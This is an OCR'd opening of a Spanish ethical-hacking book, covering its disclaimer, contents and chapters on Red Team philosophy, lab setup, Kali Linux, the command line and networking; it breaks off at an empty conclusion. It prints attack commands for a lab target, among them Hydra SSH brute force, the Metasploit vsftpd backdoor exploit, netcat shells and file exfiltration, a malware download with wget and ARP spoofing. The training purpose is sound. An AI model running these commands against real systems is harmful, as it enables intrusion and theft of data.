
LA BIBLIA
NEGRÍSIMA
DEL ETHICAL HACKER
Alejandro G. Vera

“La Biblia Negrísima del Ethical Hacker”

Alejandro G Vera

□ Disclaimer inicial del libro

Aviso Legal y Declaración de Responsabilidad

El presente libro, *"La biblia negrísima del Ethical Hacker"*, ha sido desarrollado exclusivamente con fines educativos, académicos y de investigación, orientado a profesionales con experiencia comprobada en ciberseguridad, investigadores forenses digitales, integrantes de fuerzas de seguridad, analistas de inteligencia y estudiantes avanzados de *ethical hacking*.

Su contenido incluye ejemplos técnicos, análisis detallados de vulnerabilidades, código funcional y escenarios de simulación de ciberataques que, si se ejecutan fuera de un entorno controlado, pueden ocasionar daños graves a sistemas informáticos, pérdidas económicas y responsabilidades legales.

Este material NO está diseñado para principiantes absolutos, usuarios sin conocimientos técnicos o personas sin autorización expresa para realizar pruebas de seguridad. Muchos de los ejemplos requieren un entendimiento profundo de redes, sistemas operativos, programación y normativas legales vigentes.

Cualquier intento de replicar los ejemplos aquí presentados en sistemas o redes sin el permiso expreso de sus propietarios constituye un delito tipificado en múltiples jurisdicciones y puede implicar consecuencias penales y civiles severas.

El autor y el editor **no se hacen responsables por el uso indebido** de la información contenida en este libro. Cada lector asume la responsabilidad total sobre sus actos, comprometiéndose a utilizar el conocimiento aquí expuesto únicamente en entornos de laboratorio, simulaciones autorizadas o investigaciones forenses bajo mandato legal.

Recomendación: Antes de aplicar cualquier técnica descrita, el lector debe asegurarse de:

- Contar con la autorización escrita del propietario del sistema.
- Trabajar en entornos de laboratorio aislados de redes productivas.
- Cumplir con la legislación vigente en su país o región.
- Poseer la formación y certificaciones necesarias para comprender las implicaciones técnicas y legales.

La finalidad de este libro es fortalecer la defensa contra el ciberdelito, fomentar la investigación responsable y proveer herramientas para la identificación, prevención y mitigación de amenazas digitales.

Aviso sobre marcas registradas Todas las marcas registradas, nombres comerciales, logotipos y nombres de productos o servicios mencionados en este libro son propiedad de sus respectivos titulares. La mención de dichas marcas se realiza únicamente con fines de identificación, referencia, análisis técnico o contexto histórico, y no implica relación, patrocinio, aprobación ni respaldo alguno por parte de los titulares de dichas marcas.

El autor no reclama ningún derecho de propiedad sobre las marcas citadas y respeta plenamente los derechos de propiedad intelectual correspondientes. El uso de estas referencias se enmarca dentro de lo permitido por las leyes aplicables, incluidas las excepciones de uso legítimo o *fair use*, con fines educativos, informativos y de investigación.

□ Índice de “La Biblia Negrísima del Ethical Hacker”

Parte I – Fundamentos del Red Team

Parte II – Herramientas del guerrero digital

Parte III – Ataques básicos y medios

Parte IV – Avanzando hacia el lado negrísimo

31. Explotación avanzada con buffer overflows
32. Introducción al malware del Red Team
33. PowerShell Empire: control total en Windows
34. Cobalt Strike: simulación de amenazas persistentes
35. Ataques a Active Directory
36. Kerberoasting y Pass-the-Hash
37. Credential Dumping con Mimikatz
38. Creación de payloads indetectables con Veil
39. Evasión de antivirus y EDR
40. Rootkits y backdoors personalizados

Parte V – Ataques inalámbricos y móviles

41. Wi-Fi Hacking avanzado (WPA/WPA2/WPA3)
42. Rogue Access Points y Evil Twins
43. Bluetooth Hacking
44. GSM y 4G: interceptando el aire
45. Pentesting en dispositivos Android
46. Pentesting en iOS

Parte VI – Operaciones de Red Team en grande

47. Red Team vs Blue Team: simulaciones realistas
48. Operaciones de phishing masivo con frameworks (GoPhish, SET)
49. Abuso de servicios en la nube (AWS, Azure, GCP)
50. Infraestructura como blanco: ataques en CI/CD
51. Ataques a contenedores y Docker
52. Ataques en entornos Kubernetes
53. Social Engineering Toolkit (SET) a nivel operativo
54. Exfiltración de datos sin ser visto
55. Uso de canales encubiertos y esteganografía

Parte VII – El cierre de la biblia negrísima

56. Reportes profesionales en operaciones Red Team
57. Cómo documentar hallazgos sin autoincriminarse
58. Legales y ética: caminar por el filo de la navaja
59. Casos reales de ataques de Red Team
60. Reflexiones finales: el viaje al lado negrísimo

Parte I – Fundamentos del Red Team

Capítulo 1

Introducción al Red Team: Filosofía y ética hacker

El mundo del **Red Team** es un territorio oscuro, donde la línea que separa al atacante del defensor es tan fina que a veces se confunde. No se trata solo de aprender comandos, explotar vulnerabilidades o manejar herramientas como si fueran espadas digitales; se trata de adoptar una **mentalidad**. Ser parte de un Red Team significa transformarse en un guerrero cibernético que piensa como un criminal, pero actúa bajo un marco ético y controlado.

La primera lección del Red Team es clara: **la ética no es opcional**. Un hacker sin ética es un criminal. Un hacker con ética se convierte en un maestro del caos al servicio de la defensa. Esa es la esencia de un Red Team: **simular al enemigo, sin ser el enemigo**.

□ Filosofía del Red Team

Un Red Team es un grupo de especialistas en seguridad ofensiva que imitan los movimientos, técnicas y tácticas de los atacantes reales (criminales, ciberespías, hacktivistas, mafias digitales). Su objetivo no es destruir ni robar, sino **poner a prueba la capacidad defensiva de una organización**.

La filosofía del Red Team puede resumirse en cuatro puntos:

1. **Piensa como un atacante real**:
    - No se trata de lanzar un escaneo superficial, sino de investigar, preparar y ejecutar ataques tal como lo haría un adversario motivado.
    - Un Red Teamer entiende las motivaciones del enemigo: dinero, venganza, notoriedad, sabotaje.
2. **Rompe reglas técnicas, no legales**:
    - La misión es encontrar las grietas en sistemas, personas y procesos **con autorización explícita**.
    - El contrato y el alcance (scope) son la frontera entre la simulación y el delito.
3. **Aprende de los errores**:
    - Cada defensa rota, cada vulnerabilidad encontrada, es una oportunidad de aprendizaje.
    - El Red Team no busca humillar al Blue Team, sino ayudarlos a ser más fuertes.
4. **El poder está en la discreción**:
    - Un buen Red Team es invisible. Cuanto menos te detecten durante la simulación, más realista y valioso es el ejercicio.

□ La ética hacker en el lado negrísimo

La palabra “hacker” ha sido ensuciada en los medios. Se asocia con delincuentes, pero su raíz es noble: **explorar, romper barreras, comprender sistemas más allá de sus límites aparentes**. En el Red Team abrazamos esa esencia, pero con un **código de honor**:

- **Consentimiento informado**: Nunca se ataca sin permiso.
- **No daño colateral**: Si un ataque puede tumbar un sistema crítico, se simula, no se ejecuta.
- **Confidencialidad absoluta**: Lo que se descubre en un ejercicio nunca se filtra fuera del entorno autorizado.
- **Propósito constructivo**: El fin último es reforzar la seguridad, no demostrar superioridad.

Este código diferencia a un **Red Teamer** de un atacante criminal. Ambos usan las mismas armas, pero solo uno lo hace con un objetivo noble.

□ Red Team vs. Pentesting

Mucha gente confunde el **Red Teaming** con el **pentesting**. La diferencia es de filosofía y de alcance:

Aspecto	Pentesting	Red Team
Objetivo	Encontrar vulnerabilidades técnicas en un sistema	Simular un ataque real a nivel organización
Alcance	Limitado a aplicaciones, redes o infra específicas	Amplio: incluye personas, procesos y tecnología
Tiempo	Semanas	Meses
Enfoque	Checklists y pruebas técnicas	Creatividad, persistencia y sigilo
Resultado	Informe de vulnerabilidades	Medición real de la capacidad defensiva

Un pentest puede revelar una puerta trasera en un servidor. Un Red Team puede demostrar cómo esa puerta trasera se convierte en un acceso completo a toda la red corporativa, pasando inadvertido durante meses.

□ El viaje hacia el lado negrísimo

Al abrir este libro, el lector se prepara para descender a un lugar incómodo: el de los atacantes. Habrá que estudiar phishing, malware, fuerza bruta, ingeniería social y evasión de defensas. Pero lo haremos con la **intención de iluminar las sombras**.

El **lado negrísimo** no se recorre para volverse villano, sino para que el defensor pueda anticipar cada jugada del enemigo. En otras palabras: **se aprende a romper para aprender a proteger**.

 Ejemplo práctico inicial Piensa en un edificio con guardias en la entrada, cámaras y cerraduras electrónicas. Un pentester revisaría si la cerradura electrónica tiene fallos. Un Red Teamer, en cambio, disfrazado de repartidor de pizzas, lograría entrar por la puerta principal, engañar a los guardias, plantar un dispositivo en la sala de servidores y salir sin ser detectado.

Esa es la diferencia: el Red Team **piensa como el enemigo, actúa como el enemigo, pero su propósito final es fortalecer la defensa**.

Capítulo 2

Laboratorio oscuro: montaje seguro con máquinas virtuales

Antes de blandir armas como Metasploit, Nmap o Burp Suite, un hacker ético necesita construir su **guarida digital**: un laboratorio cerrado, controlado, donde se pueda ensayar lo peor sin riesgo de contaminar el mundo real. Un espacio aislado en el que los exploits más destructivos y los payloads más venenosos puedan desplegarse sin que nadie más lo note.

El Red Team sabe que no se juega con fuego sin antes preparar un entorno seguro. Instalar malware en la máquina personal, probar exploits en la computadora de trabajo o levantar payloads directamente sobre una red corporativa es un suicidio digital. Por eso, el primer paso hacia el **lado negrísimo** es crear un **laboratorio oscuro** con máquinas virtuales.

□ ¿Por qué usar máquinas virtuales?

Las máquinas virtuales son la mejor herramienta para el hacker ético que busca aprender sin consecuencias:

- **Aislamiento**: La VM (máquina virtual) es como una caja cerrada; lo que ocurra dentro no debe afectar al host.
- **Restauración**: Los *snapshots* permiten retroceder en el tiempo después de ejecutar un exploit o un malware.
- **Multiplicidad**: Puedes correr varias víctimas y un atacante en el mismo hardware.
- **Seguridad**: Mantienes tus experimentos lejos de tus datos reales.

En resumen: tu laboratorio es un **campo de batalla virtual**, donde atacantes y víctimas existen solo para tus experimentos.

□ Herramientas para levantar el laboratorio

Existen varias opciones, pero dos dominan el reino de la virtualización:

Herramienta	Pros	Contras
VirtualBox	Gratuita, multiplataforma, ligera	Menos estable con redes complejas
VMware Workstation / Fusion	Robusta, mejor rendimiento, snapshots avanzados	Requiere licencia de pago
Proxmox / ESXi	Pensado para entornos profesionales, muy potente	Configuración más compleja

Para un principiante furioso, **VirtualBox** es suficiente. Para un Red Teamer avanzado, **VMware Workstation** o un hypervisor dedicado como **Proxmox** es el camino.

□ El set mínimo de guerra

En tu laboratorio oscuro necesitarás al menos:

1. **Atacante**
   - Kali Linux (o Parrot Security OS si prefieres variedad).
   - Preconfigurado con herramientas de explotación, escaneo y post-explotación.
2. **Víctimas**
   - **Windows 10 vulnerable** (idealmente versiones desactualizadas o con configuraciones débiles).
   - **Linux (Ubuntu/Debian/CentOS)** con servicios inseguros levantados.
   - Máquinas intencionalmente vulnerables como:
     - **Metasploitable 2 o 3**
     - **OWASP Broken Web Apps**
     - **DVWA (Damn Vulnerable Web App)**
3. **Red controlada**
   - Una red interna (*host-only* o *NAT aislado*) donde solo las VMs se hablen entre sí.
   - Sin salida a Internet, para evitar que un malware se escape.

□ Configuración segura paso a paso (VirtualBox)

1. **Instalar VirtualBox** en tu host.
   - Disponible para Windows, Linux y macOS.
2. **Crear la VM atacante (Kali Linux)**
   - Descargar la ISO desde kali.org.
   - Asignar al menos **2 GB RAM, 2 CPUs, 20 GB de disco**.
   - Montar la ISO y realizar la instalación.
3. **Configurar la red de laboratorio**

    - Ir a *Preferencias > Red > Red solo-anfitrión (Host-only)*.
    - Crear un adaptador que no tenga acceso a Internet.
4. **Crear la(s) VM víctima(s)**
    - Instalar Metasploitable 2 (descargable en VM prehecha).
    - Configurarla en la misma red interna que Kali.
5. **Probar la comunicación**

Desde Kali:
```
ping 192.168.56.101
```
    -
    - Si responde, el laboratorio está vivo.
6. **Crear snapshots**
    - Antes de lanzar ataques, guarda un snapshot de cada VM.
    - Así podrás volver atrás tras un exploit destructivo.

□ Advertencias negrísimas

- **Nunca expongas tus VMs vulnerables a Internet.** Basta un descuido para que un atacante real entre a tu laboratorio.
- **No uses tu máquina principal como víctima.** Un exploit puede escapar si el aislamiento falla.
- **Separa las redes.** Lo inseguro se queda dentro de lo inseguro.

□ Ejemplo práctico inicial

Vamos a verificar que el laboratorio funciona:

Desde Kali, lanza un escaneo con Nmap contra Metasploitable:
```
nmap -sV 192.168.56.101
```
1.
2. El resultado debería mostrarte servicios inseguros (FTP anónimo, Telnet, MySQL sin contraseña, etc.).
3. Si ves esas puertas abiertas, significa que el laboratorio está listo para el caos.

□ Conclusión

El laboratorio oscuro es la **arena de gladiadores digitales**: aquí los exploits se lanzan sin remordimiento, las redes caen sin consecuencias y la creatividad destructiva se convierte en conocimiento constructivo.

Sin este espacio controlado, el aprendizaje del Red Team sería un riesgo constante. Con él, podrás avanzar hacia el lado más **negrísimo del hacking** con seguridad y disciplina.

Capítulo 3

Kali Linux desde cero: instalación y primeros pasos

El guerrero digital necesita un **arsenal**. No una simple caja de herramientas dispersas, sino un sistema operativo diseñado desde sus entrañas para atacar, explotar, auditar y sobrevivir en el campo de batalla cibernético. Ese arsenal se llama **Kali Linux**.

Kali no es una distro más de Linux. Es la **katana del Red Team**, afilada por la comunidad de **Offensive Security** y actualizada constantemente para incorporar las armas más peligrosas de la red. Pero su poder exige respeto: una instalación mal hecha o un mal uso puede dejar al aprendiz expuesto a los mismos venenos que pretende estudiar.

□ Opciones de instalación de Kali Linux

Existen múltiples formas de desplegar Kali, según el contexto:

1. **Máquina virtual (VirtualBox/VMware)**
   - La opción recomendada para un laboratorio seguro.
   - Permite aislar Kali en redes privadas y hacer snapshots.
2. **Live USB**
   - Arrancar Kali desde un pendrive sin tocar el disco duro.
   - Ideal para misiones rápidas, pero limitado en persistencia.
3. **Instalación nativa (bare-metal)**
   - Máxima potencia, acceso completo al hardware.
   - Riesgo: usar Kali como SO principal puede ser inseguro y problemático.
4. **WSL (Windows Subsystem for Linux)**
   - Permite ejecutar Kali dentro de Windows.
   - Útil para aprender comandos, aunque limitado en exploits complejos.

□ Para un Red Teamer furioso en formación, la mejor ruta inicial es la **VM en VirtualBox o VMware**.

□ Instalación básica (VirtualBox)

1. **Descarga la ISO** desde kali.org.
2. **Crea una nueva VM** en VirtualBox:
   - Nombre: Kali Linux
   - Tipo: Linux
   - Versión: Debian (64-bit)

- RAM: mínimo 2 GB (recomendado 4 GB o más).
- CPU: al menos 2 núcleos.
- Disco duro: 30 GB dinámico.

3. **Monta la ISO** como disco de arranque.
4. **Instala Kali** con el instalador gráfico.
   - Usuario por defecto: ya no es *root*, ahora es un usuario normal con privilegios sudo.
   - Contraseña: elige algo fuerte.

Reinicia y actualiza:

```
sudo apt update && sudo apt full-upgrade -y
```

5.
6. (Opcional) **Instala VirtualBox Guest Additions** para mejorar el rendimiento gráfico y compartir carpetas.

□ Configuración inicial imprescindible

Kali viene cargado de herramientas, pero un Red Teamer organizado debe preparar su terreno:

Actualización del arsenal

```
sudo apt update && sudo apt upgrade -y
```

1.

Instalación de paquetes extra comunes

```
sudo apt install net-tools htop curl wget git -y
```

2.

Configurar idioma y teclado (si lo necesitas):

```
sudo dpkg-reconfigure locales
sudo dpkg-reconfigure keyboard-configuration
```

3.

Habilitar Metasploit Framework

```
sudo systemctl start postgresql
sudo msfdb init
msfconsole
```

4.
5. **Configurar Burp Suite**
   - Abrir Burp desde el menú de aplicaciones.
   - Configurar Firefox/Chromium para que todo el tráfico pase por **127.0.0.1:8080**.

□ Primeros pasos de reconocimiento en Kali

Ahora que el sistema está listo, es hora de **afilar la espada**:

Descubrir la red local

```
ip a
nmap -sn 192.168.56.0/24
```

1. → Esto te dará una lista de objetivos vivos en tu laboratorio.

Enumerar servicios de una víctima

```
nmap -sV 192.168.56.101
```

2. → Verás servicios vulnerables que luego serán carne de cañón para Metasploit.

Ejecutar un ataque básico de fuerza bruta con Hydra

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
```

3. → Primer sabor del ataque real.

□ Advertencias negrísimas

- **Nunca uses Kali en la red de tu casa para escanear dispositivos ajenos.**
- **Aíslalo en la red del laboratorio oscuro** (ver Capítulo 2).
- **Ten cuidado con Metasploit:** un exploit mal lanzado puede corromper sistemas incluso dentro del laboratorio.

□ Mini laboratorio práctico

Objetivo: probar que tu Kali puede descubrir y atacar una máquina vulnerable.

1. Enciende Kali y Metasploitable 2 en la misma red privada.
2. Escanea la víctima con Nmap.

Lanza Metasploit y prueba un exploit sencillo (por ejemplo, contra el servicio vsftpd vulnerable de Metasploitable).

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
exploit
```

3.
4. Si todo va bien, tendrás una shell.

□ Conclusión

Kali Linux no es solo un sistema operativo, es la **catedral del Red Teaming**. Aquí están reunidas las herramientas que permiten a un hacker ético simular los ataques más oscuros, desde un simple escaneo hasta operaciones complejas de infiltración.

El paso de instalar y configurar Kali marca el inicio del viaje: el aprendiz deja de ser un espectador y se convierte en un **combatiente digital**.

Capítulo 4

La línea de comandos como arma

En el arsenal del Red Team, no hay herramienta más elegante y mortal que la **línea de comandos**. Mientras los principiantes se refugian en interfaces gráficas y botones brillantes, el hacker verdadero camina en silencio entre directorios, tecleando órdenes que abren puertas, filtran datos y transforman bytes en información estratégica.

La terminal no es solo un medio técnico, es un **código de conducta**. Cada comando escrito es un tajo certero de katana: preciso, letal y sin adornos. Aquí no hay lugar para el exceso. Solo el guerrero que domina la línea de comandos puede moverse rápido, sin dejar huella y con control absoluto de la máquina.

□ Filosofía de la terminal

- **Minimalismo mortal**: un comando bien escrito puede reemplazar horas de clics.
- **Velocidad y sigilo**: el teclado es más rápido que cualquier GUI.
- **Automatización**: los scripts son ejércitos de comandos que no se cansan.
- **Poder absoluto**: un solo `rm -rf /` en el lugar equivocado puede destruir un sistema.

□ Comandos esenciales del guerrero

A continuación, la **forja básica** de la katana hacker:

1. Reconocimiento del sistema

```
whoami              # Saber quién eres en el sistema
id                  # Identidad y grupos
uname -a            # Información del kernel
lsb_release -a      # Versión de la distribución
```

2. Exploración de archivos y directorios

```
pwd                 # Ruta actual
ls -la              # Listar con detalles (incluye ocultos)
```

```
find / -name flag.txt 2>/dev/null   # Buscar archivos sospechosos
du -sh *            # Ver tamaño de directorios/archivos
```

3. Manipulación de texto (el arte del filtro)

```
cat archivo.log     # Leer archivo
grep "password" archivo.log   # Buscar patrones
awk '{print $1}' archivo.log  # Extraer columna
sed 's/root/hacker/g' archivo # Reemplazar texto
```

4. Redes y sockets: respiración del enemigo

```
ifconfig            # Interfaces de red
ip a                # Interfaces y direcciones IP
netstat -tulpn      # Puertos abiertos y procesos
curl http://victima # Probar un endpoint
wget http://objetivo/malware.sh  # Descargar "armas"
```

5. El bisturí del hacker: Netcat

```
# Escuchar en un puerto
nc -lvnp 4444

# Conectarse a una víctima
nc 192.168.56.101 4444

# Transferir un archivo
nc -w 3 192.168.56.101 4444 < secreto.txt
```

Netcat es la **navaja suiza del hacker**: shell reversa, chat clandestino, exfiltración de datos.

6. Procesos y control

```
ps aux              # Ver procesos en ejecución
top                 # Monitorizar recursos
kill -9 1337        # Matar proceso por PID
```

□ Magia oscura: combinando comandos

El verdadero poder está en las **tuberías (pipes)**. Un comando aislado es un tajo; una cadena de comandos es una danza mortal.

Ejemplo:

```
cat /var/log/auth.log | grep "Failed" | awk '{print $11}' | sort | uniq
-c | sort -nr
```

 Resultado: listado de IPs que fallaron intentos de login, ordenadas por frecuencia. **Una radiografía de un ataque de fuerza bruta en segundos.**

Ejemplo real de caza en logs

Supongamos que el Blue Team sospecha de accesos extraños. Un Red Teamer debe pensar al revés: ¿cómo se vería si yo estuviera atacando?

```
grep "Accepted password" /var/log/auth.log
```

Esto revela logins exitosos. Ahora podemos rastrear qué usuario, desde qué IP, y a qué hora se conectó.

Un atacante experimentado **borra o altera estos registros** usando `sed` o redirecciones. Un defensor los usa para reconstruir el ataque.

Advertencias negrísimas

- **Nunca ejecutes comandos a ciegas**. Un `rm` o `dd` mal usado puede borrar tu laboratorio entero.
- **No copies comandos de foros sin entenderlos.** Cada símbolo (`>`, `|`, `*`) puede ser un arma de doble filo.
- **La terminal no perdona errores tipográficos.** Un carácter mal puesto puede significar destrucción.

Mini laboratorio práctico

Objetivo: entrenar reflejos en la terminal.

En tu Kali, crea un archivo de ejemplo:
```
echo -e "user: admin\npass: 1234\nuser: guest\npass: qwerty" >
creds.txt
```
1.

Usa `grep` para encontrar las contraseñas:
```
grep "pass" creds.txt
```
2.

Extrae solo los valores (segunda columna) con `awk`:
```
grep "pass" creds.txt | awk '{print $2}'
```

3.

Ahora envíalas a un archivo secreto:

```
grep "pass" creds.txt | awk '{print $2}' > passwords.txt
cat passwords.txt
```

4.

 Con solo tres comandos, has **extraído credenciales** como lo harías al filtrar logs robados en una intrusión.

□ Conclusión

La **línea de comandos** es más que un medio de control: es la **lengua de los hackers**. Dominarla significa moverse con rapidez en servidores comprometidos, filtrar información con precisión quirúrgica y automatizar ataques como si invocaras demonios digitales.

El Red Teamer que domina la terminal no necesita interfaces gráficas: su katana es el teclado, su campo de batalla es la shell.

Capítulo 5

Conceptos esenciales de redes para el hacker

El campo de batalla del Red Team no es físico: es una red. Cada paquete de datos es un mensajero; cada puerto abierto, una puerta secreta; cada protocolo, un dialecto que el hacker debe aprender para moverse entre las sombras. Quien no comprende las redes, vaga ciego en un mundo donde los verdaderos guerreros caminan invisibles.

Antes de atacar, hay que **entender cómo fluye la sangre digital**.

□ Filosofía de la jungla TCP/IP

El hacker que no domina las redes es como un samurái sin espada: podrá fingir, pero no sobrevivirá en un enfrentamiento real. Los protocolos son las reglas no escritas de esta jungla. El Red Team las rompe, las dobla o las explota.

Recordemos:

- Cada servicio en Internet está ligado a un **puerto**.
- Cada conexión se establece a través de un **protocolo**.
- Cada capa tiene vulnerabilidades que pueden ser explotadas.

□ El modelo OSI para hackers

El modelo OSI es visto en academias como un esquema aburrido. Pero en el Red Team, cada capa es un frente de ataque.

Capa OSI	Función	Ejemplo de ataque
7. Aplicación	Interfaces de usuario y servicios	SQL Injection, XSS, fuzzing en HTTP
6. Presentación	Traducción de datos	Ataques a cifrado débil (SSLv2, TLS downgrade)
5. Sesión	Establecimiento de comunicación	Hijacking de sesión con cookies robadas
4. Transporte	Comunicación extremo a extremo	SYN Flood, RST injection
3. Red	Direccionamiento de paquetes	IP spoofing, routing attacks
2. Enlace	Comunicación nodo a nodo	ARP Spoofing, sniffing con Wireshark
1. Física	Hardware y señales	Interceptar tráfico Wi-Fi, cortar cables □

□ El modelo TCP/IP en combate

En la práctica, los hackers usamos TCP/IP:

- **Capa Aplicación** → HTTP, FTP, SSH, DNS
- **Capa Transporte** → TCP, UDP
- **Capa Red** → IP
- **Capa Enlace** → Ethernet, Wi-Fi

□ Saber en qué capa estás atacando es clave: no es lo mismo un *phishing* (aplicación) que un *ARP spoofing* (enlace).

□ Protocolos esenciales del guerrero

1. TCP y UDP

- **TCP**: fiable, orientado a conexión. Ideal para ataques de **hijacking**, inyecciones y persistencia.
- **UDP**: sin garantías, rápido. Perfecto para ataques de **DoS** o exfiltración encubierta.

Ejemplo práctico: escaneo de puertos TCP vs UDP

```
nmap -sT 192.168.56.101     # Escaneo TCP completo
nmap -sU 192.168.56.101     # Escaneo UDP
```

2. ICMP (el eco del hacker)

Usado para diagnóstico, pero también para sigilo.

```
ping 192.168.56.101         # ¿La víctima está viva?
hping3 -1 192.168.56.101    # Ping customizado para evadir firewalls
```

3. DNS (la agenda secreta)

- Un DNS mal configurado es un **mapa abierto**.

```
dig @8.8.8.8 google.com
dig axfr @192.168.56.101 dominio.local   # Intento de transferencia de zona
```

4. HTTP/HTTPS

- El protocolo más usado… y más atacado.
- Vulnerabilidades: XSS, inyecciones, sesión hijacking.

5. ARP (Address Resolution Protocol)

El traductor de IP a MAC. Manipulable para ataques **Man-in-the-Middle**.

```
arpspoof -i eth0 -t 192.168.56.101 192.168.56.1
```

□ Herramientas del cazador de redes

- **Nmap** → Escaneo y descubrimiento de hosts.
- **Netcat** → Crear conexiones, backdoors y shells reversas.

- **Wireshark** → Captura y análisis de tráfico.
- **Tcpdump** → Sniffer ligero en terminal.
- **Scapy** → Forjar y manipular paquetes como un dios digital.

Ejemplo con Scapy: enviar un paquete ICMP falso

```
from scapy.all import *
packet = IP(dst="192.168.56.101")/ICMP()
send(packet)
```

□ Advertencias negrísimas

- **Nunca escanees redes que no te pertenecen.** Incluso un `ping` fuera de tu laboratorio puede ser detectado como intento de intrusión.
- **Recuerda:** cada paquete que envías es como dejar una huella en la arena. Aprende a disimularlas.
- **No subestimes las capas bajas (2 y 1).** Muchos ataques efectivos empiezan con simples manipulaciones de ARP o Wi-Fi.

□ Mini laboratorio práctico

Objetivo: familiarizarse con la jungla TCP/IP en el laboratorio oscuro.

Desde Kali, descubre dispositivos vivos en tu red interna:
```
nmap -sn 192.168.56.0/24
```
1.

Identifica puertos abiertos en la víctima:
```
nmap -sV 192.168.56.101
```
2.

Captura tráfico con Wireshark o Tcpdump:
```
sudo tcpdump -i eth0
```
3.

Envenena la tabla ARP de la víctima (solo en laboratorio):
```
arpspoof -i eth0 -t 192.168.56.101 192.168.56.1
```
4. → Ahora puedes ver todo el tráfico de la víctima: **eres el hombre en el medio**.

□ Conclusión

